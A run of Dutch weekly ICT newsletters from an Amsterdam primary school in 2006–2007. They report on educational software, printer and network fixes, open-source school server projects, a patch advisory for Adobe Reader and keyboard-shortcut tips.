Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++



#### **VIVES**

De afdeling ICT werd deze week door de VIVES geïnterviewd. Het nummer verschijnt in februari.

#### **MET WOORDEN IN DE WEER**

Bij deze methode kunnen oefeningen gedaan worden met het programma **ZARB**. Dat werkt alleen met MS Word. Gelukkig hadden we dat nog op de plank liggen (met een deense licentie!!!) en installeerden het voor de leerkracht die zich ermee vertrouwd moet maken. Contact met de maker van ZARB leverde op dat medio 2008 de oefeningen ook in Open Office beschikbaar zullen zijn en zelfs ook in een nederlandse versie.

#### **LEESLADDER**

De problemen lijken opgelost. Het bleek dat 700 plaatjes en geluiden niet geïnstalleerd waren. Dat komt doordat LL bij installatie de resolutie van het werkstation detecteert en dan de plaatjes met dié resolutie installeert. Wij kregen andere werkstations en daarna ging het dus mis. Enfin, weer snel opgelost door onze systeembeheerder.

#### **TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK**

#### **NIEUW TEMPLATE VOOR ONZE SITE?**

Er wordt gedacht over een nieuw template voor de OBSRB site. Het is goed om juist dan weer eens een bezoekje te brengen aan **webpagesthatsuck**. Daar valt te lezen wat bedrijven zoal fout doen met hun webpagina's. Het wordt wel eens uit het oog verloren, dat een school geen bedrijf is. Daardoor komen soms merkwaardige opvattingen over webpagina's, ICT en Internet het onderwijs binnen. Hoe 'goede' webpagina's voor een school eruit zien, daar geeft deze site geen antwoord op. Tijd om er eens wat over te schrijven. De kerstvakantie lonkt...

Groet, goede vakantie, een zalich kerstfeest en een voorspoedig 2007, Karin  
Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 2 - 2007 (12 januari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Een gezond, voorspoeding en ICT-rijk 2007 toegewenst.

#### **PRINTERS 1e EN 2e VERDIEPING**

We ontvangen soms documenten waarin de printers zich verslikken omdat het lettertype in het document verkeerd staat ingesteld. Dan staat op de printer 'LOAD LETTER' (laad papier met het amerikaanse 'letter' formaat). Druk op het bedieningspaneel van de printer op SHIFT + Doorgaan om het document toch te printen.

#### **NIEUWSBRIEF ZWIJSEN EN POLS**

Er is weer een nieuwe **nieuwsbrief** van Zwijzen verschenen met allelerlei nuttige informatie over het aanvankelijk lezen. Ook de **nieuwsbrief van Pols** staat weer boordevol nuttige informatie voor het onderwijs.

#### **BEELDBANK**

Eindelijk hebben we de problemen rond beeldbank schooltv opgelost. Volgende week werkt ie onder IE en Firefox. Zie onder bij techniek.

#### **MET WOORDEN IN DE WEER**

We hadden weer een MWidW vergadering met andere amsterdamse scholen. Er is een werkgroepje opgericht om uit te werken hoe je via het web het 'invulschema semantiseren' (zie MWidW boek p. 96) kunt vormgeven zodanig dat je een online database met semantiseren hebt. We hebben besloten een mailinglijst te maken om effectief met elkaar te communiceren en meteen een mail archief te hebben waar alle ideeën in staan. Een verslag volgt nog.

#### **TAFELS AMBRASOFT**

Groep 4 begint binnenkort aan het automatiseren van de tafels. Daarom zijn alle leerlingen van die groepen nu ingevoerd. De bollebozen kunnen al aan de slag.

#### **EDUCAT-b**

Het invoeren van enkele nieuwe leerlingen in Educat-b (het bibliotheekprogramma) hebben we nu uitgedokterd. De handleiding bij het programma is ontzettend lastig te lezen. Alleen de inhoudsopgave is al een puzzel. In een tweede handleiding, die apart gedownload moest worden (uitlenen met educat-b) is na veel gezocht te vinden hoe het moet. Daarna bleek, dat er een tweede wachtwoord ingevoerd moet worden om bij de uitleenbalie te komen. Het is een vak apart: zowel het schrijven van handleidingen als het lezen ervan.

#### **TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK**

#### **BEELDBANK EN FIREFOX**

Als boven beschreven doet de beeldbank het nu ook met Firefox. We vonden de goede handleiding op <http://forums.mozillazine.org/viewtopic.php?t=206213>. Nu zouden we graag de volgende stap zetten: IE en Firefox met een andere OSS mediaplayer. WMP is ons iets te speurneuzerig. Wie weet een goede handleiding om bijvoorbeeld VLC Player of MPlayer werkend te krijgen met IE en FF onder Win98SE?

#### **MONITOR STUK**

't Komt niet vaak voor. Gelukkig hadden we ze nog in voorraad. Met dank aan de dienst Stadstoezicht.

#### **ADOBE ACROBAT READER**

Er is een ernstig veiligheidslek in AAR ontdekt. *'Via het beveiliginglek kunnen aanvallers door middel van een speciaal gemaakt PDF-bestand een pc overnemen.'* Men raadt je aan om AAR te patchen, zie verder op <http://www.virusalert.nl/?show=nieuws&id=1168> waaruit wij citeerden.

Een andere oplossing, en ons inziens radicalere, is om AAR te vervangen door de Foxit Reader <http://www.foxitsoftware.com>. Werkt ook met IE en Firefox en is ook in het Nederlands verkrijgbaar. Gratis, zonder zo'n vervelend Acrobat opstartscherm, zeer snel startend, veilig. Voor belangstellenden ligt er een installatiehandleiding klaar.

**VISTA**

Het buzzword valt steeds vaker. Tijd voor een kritische beschouwing. Lees en huiver op:

[http://www.cs.auckland.ac.nz/~pgut001/pubs/vista\\_cost.txt](http://www.cs.auckland.ac.nz/~pgut001/pubs/vista_cost.txt). Wel even doorbijten... We zijn benieuwd naar het standpunt van Stichting ICT op School. We hopen dat we tot in lengte van jaren van Vista verschoond mogen blijven. Peter: "Vista reduceert leerlingen tot 'couch potatoes'". In Engeland maakt het onderwijs zich ook zorgen. citaat:"... schools should avoid Vista for at least another year, since neither Vista nor Office 2007 offers any compelling reasons for schools to upgrade.

Groeten en goed weekend,

Karin

Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 3 - 2007 (19 januari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

**BEELDBANK (nee, niet die tegen diefstal van beelden!)**

Op de eerste en tweede verdieping hebben we images teruggezet. Daar werkt nu de beeldbank van schooltv. Volgende week woensdagmiddag is de begane grond aan de beurt.

**EDUCAT-b UITLEEN**

Op een gegeven moment waren er geen moeders om de bibliotheekboeken te ruilen. Een paar erg zelfstandige kinderen uit groep 6 zetten zelf de computer aan en regelden het. En ze deden het helemaal goed. **Hier** een foto van hen.

**MET WOORDEN IN DE WEER**

Voor de leden van de werkgroep MWidW & ICT is er een website met daarop een experimenteel formulier 'invuschema semantiseren' zoals dat op pagina 96 van het MWidW' methodeboek beschreven is. De leden experimenteren.

**SCHOLEN TEZAMEN RIJK MET ICT**

De gebruikersvereniging STRICT (zie <http://serveropschool.nl>) hield zijn eerste algemene ledenvergadering. Vrijwel iedereen was aanwezig. George verblijdde ons allen omdat hij de naam 'strict.nu' geregistreerd had. De vergadering nam besluiten over contributie en entreegeld (beiden zeer laag), stelde enkele commissies in (techniek, huishoudekijk reglement, PR) en besloot tot effectief vergaderen via e-mail lijsten.

**KLASSENMANAGEMENT EN ICT**

Deze week zijn de plannen aangescherpt: wat we gaan doen om de computers beter te integreren in het onderwijs. Er zullen opdrachten worden gegeven. Elke twee weken vergaderen Gerard en Karin op maandagmorgen. Dan worden opdrachten bedacht en worden vergaderingen en andere tijdstippen gepland voor overleg over de vorderingen in de klassen. Ook zal onze begeleidster van de cursus 'klassenmanagement' wijzen op de mogelijkheden van ICT-gebruik voor onze organisatie van zelfstandig werken in de klassen.

En vanuit ICT-OP-SCHOOL zijn we nu gekoppeld aan een aantal weetscholen. Daar gaan we kijken met gerichte vragen. Volgende week moeten die vragen worden gemaakt.

Binnenkort komt er ook een website waar alle scholen hun vragen en vorderingen op kunnen publiceren.

**TREDIN**

Onze ARBO dienst verordonneerde iets als: "Jullie moeten ActiveSwing installeren". Wij: "Hoe? Wat? Waarom?" Toen bleek weer het voordeel van STRICT (zie boven). De drie STRICT leden in de Baarsjes staken de koppen bij elkaar, gaven Peter de opdracht de zaak te regelen en deelden de kosten. Resultaat: iedere school betaalde slechts éénderde!

**TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK**

Deze week maar eens geen techniek. Of zijn we wat vergeten?

Groeten en goed weekend,  
Karin  
Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 4 - 2007 (26 januari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

We hebben een drukke week gehad, dus een korte nieuwsbrief.

**GELUID HARDER/ZACHTER OP DE ROSA BOEKDRUKKER**

Sommige programma's nemen het hele beelscherm in beslag waardoor je niet meer bij het geluid kan om dat harder/zachter te zetten. Je kunt het geluid harder zetten door de ALT toets ingedrukt te houden en dan de + toets in te drukken voor harder en de - toets voor zachter.

**INTRANET OP DE ROSA B**

Collega's, het is erg belangrijk regelmatig op het intranet te kijken, want onze directeur zet daar wel eens mededelingen die niet in de postvakjes komen. Van de week, tijdens een vergadering, bleek, dat enkele collega's hun wachtwoorden niet meer weten. Meld dat bij de afdeling ICT en wij helpen je verder.

**VERDWIJNINGEN**

Deze week was er ergens een muis weg en ergens anders een koptelefoon. Graag in de gaten houden!!

**TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK**

**SITE@SCHOOL**

Al een tijd niks van gehoord, maar volgende week goed nieuws!

**SERVERATSCHOOL**

Ook daar was het stil, maar er werd ook niet stil gezeten. Volgende week meer.

Er wordt hier trouwens nooit stil gezeten.

Groeten en goed weekend,  
Karin  
Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 5 - 2007 (2 februari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **KLASSENMANAGEMENT EN ICT**

Deze week zijn de collega's geïnformeerd over de afspraken en opdrachten die we maakten voor het project. Ook zijn er meteen afspraken gemaakt om in een klein gesprekje door te nemen of de collega's weten wat ze moeten doen. Waarschijnlijk is dat cruciaal om te waarborgen, dat men aan de slag gaat. Ook tijdens de vergadering met de klassenmanagement-begeleidster van onze schoolbegeleidingsdienst, kwam de rol van ICT aan bod. We gaan proberen om tijdens de zelfstandige werktijden de computer gericht in te zetten.

### **JEUGDKRAKER COMPETITIE**

Vandaag hebben 8 teams uit groep 8 meegedaan aan de voorronde voor de **jeugdkrakercompetitie**. Volgende week zullen twee teams worden geselecteerd om de Rosa Boekdrukker te vertegenwoordigen.

### **TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK**

#### **SITE@SCHOOL**

Vorige week beloofden we goed nieuws. Nou, dat is er! Site@School krijgt versterking in de vorm van twee nieuwe teamleden: Barry en Peter. Wie wil ons team nog meer komen versterken? We kunnen vooral mensen gebruiken die goed PHP kunnen schrijven en ervaring hebben met OO. Er is een (bescheiden) vergoeding mogelijk.

Groeten en goed weekend,  
Karin  
Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 6 - 2007 (9 februari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **KLASSENMANAGEMENT EN ICT**

Elke week is er op maandagochtend voortgangsoverleg over ICT op de Rosa Boekdrukker met de directeur. Deze week bespraken we de voortgang van de gesprekken met de leerkrachten over de opzichten voor het gebruik van de computers in de taakuren.

Met iedereen wordt doorgenomen, wat er gedaan/geprobeerd gaat worden en hoe het in de klas georganiseerd wordt. Aan de orde is al gekomen, dat de **webkwesties** van tevoren moeten worden uitgezocht, omdat er webkwesties tussen zitten die veel tijd vergen, of veel organisatie/hulp van de leerkracht. We willen graag suggesties uit het land: welke webkwesties zijn leuk???

Ook het vervolg voor de **jeugdkrakercompetitie** kwam aan de orde. Twee teams zullen strijden voor de Rosa Boekdrukker. Team 1 bestaat uit Danique en Keolani, team 2 uit Thomàs en Abdel.

### **TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK**

#### **BEELDSCHERMRESOLUTIE**

Veel educatieve software werkt met een beeldschermresolutie van 800 x 600. Oude software zelfs met een nog lagere resolutie. Met QRes (standaard in ServerAtSchool) kun je programma's laten starten met de goede resolutie. Veel websites werken met 1024 x 768, of lager, of hoger.... Met de hand wisselen van resolutie blijkt voor sommige leerkrachten toch nog ingewikkeld. Oplossing: we maakten twee icoontjes in de taakbalk waarmee je met één klik kunt wisselen tussen twee resoluties.

Het icoon maakten we met BMPtoICO (freeware, overal op internet) en we poetsten 'm een beetje op met Icon Suite (idem). Dit werkt pas op alle stations bij de upload van een nieuw image.

Groeten en goed weekend,  
Karin  
Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 7 - 2007 (16 februari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **STUDIEDAG OP DE ROSA BOEKDRUKKER**

Tijdens onze studiedag afgelopen dinsdag kwam ook 'Ict en klassenmanagement' aan de orde. De in de afgelopen weken opgegeven opdrachten werden plenair besproken en dat leverde een levendige discussie op: hoe problemen in de organisatie kunnen worden opgelost. Voor de ICT coördinator een hartverwarmende bijeenkomst!!

### **JEUGDKRAKERCOMPETITIE**

De twee teams van groep 8 hebben hun oplossingen op tijd laten weten. Helaas, kun je als niet-deelnemer de vragen niet zien. We hadden graag zelf ook een poging gedaan de oplossingen te vinden. Volgende week horen we meer.

### **WORKSHOP VOOR HET PROJECT ICT EN KLASSENMANAGEMENT**

Afgelopen woensdag was er een workshop op een basisschool in Haarlem, georganiseerd door [het project van ICT op school](#). Daar kwamen 5 basisscholen (uit Noord en Zuid-Holland) om te leren hoe je met je team de ICT-visie kunt bepalen. Daarvoor moet natuurlijk wel eerst de algehele onderwijsvisie van een school bekend zijn. De gedachte vooraf: er valt niets te halen, viel toch wel mee. Maandag in het ICT overleg met de directie zal de bijeenkomst geëvalueerd worden. Dan zien we hoe deze workshop een bijdrage kan leveren aan ICT op de Rosa B.

Wie meer wil weten over de vraagstellingen voor het project kan [dit](#) inzien.

Wie meer wil weten over de gebruikte 'workshopgenerator' kan terecht op de [website van Ictopschool](#).

### **BERENPROJECT**

Onze bevriende school in Friesland kan helaas dit jaar niet meedoen aan ons 'berenproject'. We gaan op zoek naar een andere school. We zoeken twee groepen 4. Dus als er lezers zijn die met ons 'willen' dan horen we het graag.

### **LIVRE**

Volgende week verschijnt er een artikel over ons in [LIVRE](#), een e-zine vol met lezenswaardige artikelen over Open Source bij onderwijs en overheid. In het artikel worden onze projecten beschreven. Leuk dat ServerAtSchool in Afrika genoemd wordt.

### **TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK**

#### **SERVERATSCHOOL**

LAATSTE NIEUWS!! Van onze speciale correspondent. Vrijdag 16 februari, 16.30 uur, Amsterdam Buitenveldert, OEC de Ark

PETER EN GEORGE HEBBEN WINDOWS XP ERONDER! Jullie denken natuurlijk 'Nou en? Wat houdt dat voor ons, eenvoudige gebruikers in?'

- ServerAtSchool werkt nu ook met XP werkstations. Voor de gebruikers verandert er niets. Nou ja, vrijwel niets; ze hebben Windows XP en ze kunnen net als bij Windows 98 bij hun documenten, werkgroepen, CD's, programma's enzovoort enzoverder.

- Zelfs kleuters kunnen een XP image terugzetten. Dat konden ze ook al met W98.

- Je kunt op één bepaald werkstation net zo makkelijk W98 als XP hebben draaien. In de schoolpraktijk wil het zeggen dat je W98 en XP beiden door elkaar kunt gebruiken. Of, nog anders gezegd, je kunt voor een activiteit op woensdagmiddag XP op 19 computers zetten (of alle computers, of 1), en als de activiteit is afgelopen zet je W98 weer terug zodat ze daarna weer gewoon W98 hebben. Omgekeerd kan natuurlijk ook.

- De onveiligheid van XP tast de veiligheid van ServerAtSchool niet aan. Alle onveiligheid en 'Redmond

luistert mee' die je met XP binnenhaalt maakt ServerAtSchool niet onveilig.

Vraag: 'George, kunnen de lezers van de BIC nog iets voor dit project betekenen?'

George: 'Jazeker! We horen graag welke educatieve software NIET onder Windows 98 draait. Dan gaan we hier kijken of die wel onder XP werkend krijgen.' leden van STRICT [\*] kunnen na de voorjaarsvakantie komen kijken hoe één en ander werkt.

Vraag: 'Waar is Peter?'

Peter: '...' (geluid van bezige vingers op de toetsen op een IBM keyboard)

[\*] STRICT: Scholen Tezamen Rijk met ICT, zie <http://serveropschool.nl> (redactie BIC: we werken hier graag aan mee. Als je educatieve software hebt die NIET onder Windows 98 draait, meld het ons, zie onder)

Groeten en en goed weekend,

Karin

Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 8 - 2007 (23 februari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### GOOGLE EARTH

Helaas kunnen wij op de Rosa Boekdrukker nog niet werken met Google Earth. Het draait niet op Windows98. Voor de collega's die thuis wel een hogere versie van Windows hebben is het interessant om allerlei tips te lezen over het gebruik van het programma in de klas op de Rosa B t.z.t.) Op de site van lct op school staat een [informatiewijzer](#). En net als webkwesties zijn er ook earthquests. [Hier de foto](#) van het dak van de Rosa Boekdrukker.

### NETWERKUITBREIDING

Het netwerk bij ons op school is met één computer uitgebreid. Dat brengt het totaal aantal computers in de school op 64 (inclusief de computer waar onze [mededelingenmonitor](#) op draait). In de hal op de tweede verdieping was behoefte aan een extra computer bij groep 7. Dat betekende wel, dat we een nieuwe netwerkkabel moesten aanleggen. De beschikbare kabel was niet lang genoeg om over het plafond te leggen. Dus hebben we de draden provisorisch moeten ophangen onder het plafond. Na de voorjaarsvakantie zal het worden gefatsoeneerd.

### INTRANET

Achter onze website gaat nog een INTRANET schuil. Steeds vaker staan daar relevante mededelingen voor het team op. Binnenkort zullen we ook de notulen van de vergaderingen daar kunnen vinden. De bedoeling is: gebruik maak van moderne communicatiemiddelen. Alle documenten zijn gemakkelijk te vinden.

### PUBLICITEIT - OPEN SOURCE - ROSA BOEKDRUKKER

Deze week kwamen in twee tijdschriften en een website artikelen over Opensource software op de Rosaboekdrukker. Zowel aan Siteatschool als aan ServerAtSchool werd aandacht besteed. De artikelen zijn te vinden (maar dan in de papieren versie) in het [COS magazine](#) (software evaluatie) en in de [VIVES](#) en digitaal op de site van [LIVRE](#).

### DIGITALE SCHOOLBORDEN

We horen steeds vaker van scholen, dat er zo een bord is aangeschaft. Deze week werd onze school gebeld door een meneer van Active Board.

v: Waarom hebben jullie er nog geen?

a: Omdat we nog midden in onze omscholing van het klassenmanagement zitten.

Of zou een digitaal schoolbord helpen bij de verbetering van ons klassenmanagement?  
Heeft iemand hier een antwoord op of een suggestie voor?

### JEUGDKRAKERCOMPETITIE

De twee teams van groep 8 hebben hun oplossingen op tijd laten weten. Helaas, kun je als niet-deelnemer de vragen niet zien. We hadden graag zelf ook een poging gedaan de oplossingen te vinden. Over twee weken horen we meer. (na de voorjaarsvakantie)

### KRUKKEN

Wegens groot succes hebben we weer 14 nieuwe [krukken](#) bijbesteld. We ontdekten wel, dat de kinderen en de collega's niet in de gaten hebben, dat bij het veranderen van hoogte, de verstelknop wel in de taps toelopende sleuf moet worden vastgedraaid, anders loop je het risico naar beneden te schieten. (dinsdag besteld, donderdag in huis)

### TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK

Geen technische zaken deze week.

Groeten en en goed weekend en prettige vakantie.

Karin

Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar

[info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 10 - 2007 (9 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **EDUCAT-b**

Alle leerkrachten van de Rosa Boekdrukker zijn eindelijk ingevoerd in Educat. Inloggen volgens de instructies die door Maarten zijn gegeven. SVP.

### **GEZOND COMPUTEREN**

In de ICTwijzer van februari 2007 (publicatie van 'Ict op school') staat een artikel over het gebruik van het toetsenbord. ([lees hier meer](#)). Het onderwijs moet meer aandacht besteden aan het voorkomen van RSI klachten. Het gebruik van de muis beperken en meer gebruik maken van sneltoetsen op het toetsenbord is een mindere belastende en gezondere werkwijze.

zie: [www.keyboardcontrol.nl](http://www.keyboardcontrol.nl).

Een paar voorbeelden:

Alt+D activeer de adresbalk  
Alt+Tab wisselen tussen openstaande programma's  
Ctrl+N in emailprogramma nieuw bericht openen  
Ctrl+Enter bericht verzenden

Trouwens, veel van die toetscombinaties staan in de rolmenu's. Wat ook erg gemakkelijk is: met de windowstoets+D krijg je het bureaublad. Wie weet er nog een slimme?

### **SMART-doelen generator**

Op zoek naar sites over taakomschrijvingen van een ict-coördinator dit gevonden: smartdoelen generator <http://www.onderwijsachterstanden.nl/smart/sma0001.php> weektaakgenerator: <http://weektaak.de-regenboog.info/>

### **TAAKOMSCHRIJVING ICT COÖRDINATOR**

Volgende week staat de nieuwe taakomschrijving van de ICT coördinator waarschijnlijk online. Tegenwoordig zijn alle technische hoogstandjes gelukkig verdwenen uit ons pakket. Daarvoor hebben we nu systeembeheerders. Heerlijk. Muizen schoonmaken is er gelukkig ook niet meer bij met die infrarode onderkanten.

### **JEUGDKRAKERCOMPETITIE**

De twee teams van groep 8 hebben hun oplossingen weer op tijd laten weten. Ze hebben tot nu toe niet in de hoogste regionen gescoord. Goede/betere samenwerking in de teams is waarschijnlijk vereist.

### **PUBLICITEIT - OPEN SOURCE - ROSA BOEKDRUKKER**

### **TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK-TECHNIEK**

### **SITE@SCHOOL**

Fred heeft het Site@School team verlaten wegens een verschil in opvatting over de te volgen koers bij het verbeteren van de Site@School software. Die software is op den duur niet meer veilig en ook niet meer te beheren en te onderhouden, en voldoet niet aan strenge overheids-eisen m.b.t. privacybescherming. De code moet volledig herschreven worden. Voor het herschrijven hebben we een kleine Europese subsidie ontvangen waarmee we een deeltje van de kosten kunnen betalen. Het compleet herschrijven van de code is namelijk enorm veel werk en kan niet meer van vrijwilligers gevraagd worden. Donaties zijn zeer welkom. Die kun je gireren aan onze vereniging 'Scholen Tezamen Rijk met ICT', giro 5155248, te Bussum, onder vermelding van 'Donatie Site@School'.

### **BARLAEUS GYMNASIUM**

Dirk bracht een werkbezoek aan het Barlaeus gymnasium. Daar werken alle leerlingen met Linux computers op school. Ze hebben zo'n 60 diskless clients (werkstations waar geen harde schijf in zit). Er wordt in twee computerlokalen gewerkt en er staat een hoeveelheid losse Linux werkstations. In ieder lokaal heeft een leerkracht een Windows computer. De leerlingen gebruiken Open Office, GIMP (beeldbewerking) en Firefox (Internetten). Conclusie van Dirk: een basisschool is een stuk ingewikkelder dan een middelbare school.

Groeten en en goed weekend,  
Karin  
Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

2007-03-15 w11

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 11 - 2007 (16 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

**GEZOND COMPUTEREN - vervolg op vorige week**

zie: [www.keyboardcontrol.nl](http://www.keyboardcontrol.nl).

Een paar voorbeelden:

Alt+D activeer de adresbalk  
Alt+Tab wisselen tussen openstaande programma's  
Ctrl+N in emailprogramma nieuw bericht openen  
Ctrl+Enter bericht verzenden

Er kwam nog binnen:

gebruik tab en Shift-tab wat meer (heen en terugspringen door velden)

Ook handig: de windowstoets + E (verkenner)

**GELD!**

Dirk is de hele week op jacht geweest naar financiers voor Site@School, waarvan de code geheel herschreven moet worden, zie vorige BIC's. Ideeën over hoe we aan geld kunnen komen zijn nog steeds welkom, net als geld zelf.

**LEES HIERONDER!**

Donaties zijn welkom op **Vereniging 'Scholen Tezamen Rijk met ICT'**, giro 5155248, te Bussum, onder vermelding van 'Donatie Site@School'.

Groeten en en goed weekend,

Karin

Dirk

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Mail naar [info@rosaboekdrukker.nl](mailto:info@rosaboekdrukker.nl). Even niet via de 'Bijdrage' knop, want daar hebben we een probleempje mee.

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 5 - week 12 - 2007 (23 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **BIJEENKOMST ICT EN KLASSENMANAGEMENT**

In Zwolle vond een bijeenkomst plaats met de WEET-scholen en de VRAAG-scholen. De vragen van de Rosa Boekdrukker hebben betrekking op het inpassen van ICT in de lesstof en in de dagelijkse gang van zaken. Vragen zoals: hoe organiseer je de beurten achter de computer? Hoe laat je de kinderen registreren wat ze hebben gedaan?

We hebben kijkwijzers bekeken en voorbereid om te gebuiken, als we gaan kijken op de WEET-scholen. We hebben data gepland. Wij gaan op 21 mei kijken op de Violen school in Hilversum.

We zien dit niet als een ICT aangelegenheid, maar in het kader van het klassenmanagement.

### **DIVERSE KLEINE PROBLEEMPJES**

Deze week waren er veel kleine problemen die snel opgelost konden worden. Een greep uit de voorvallen:

- Er was bij een computer een heel tableau neergezet met een **Contour Roller Mouse**. Een collega die ook op die computer werkt, kon opeens niet meer met de muis werken. We kregen ook geen beweging in de knopjes op het tableau. Dus we staken toen de gewone muis er maar weer in en de roller muis eruit. Hier is een oplossing voor nodig. Die roller muis is tegen rug en schouderklachten. Misschien is de suggestie van de vorige twee weken ook nog nuttig: doe meer met de toetsen en minder met een muis.
- de printer op de 2e verdieping deed het niet. Iemand had hem een kwart slag gedraaid en daarbij was de voeding losgeschoten uit de printer.
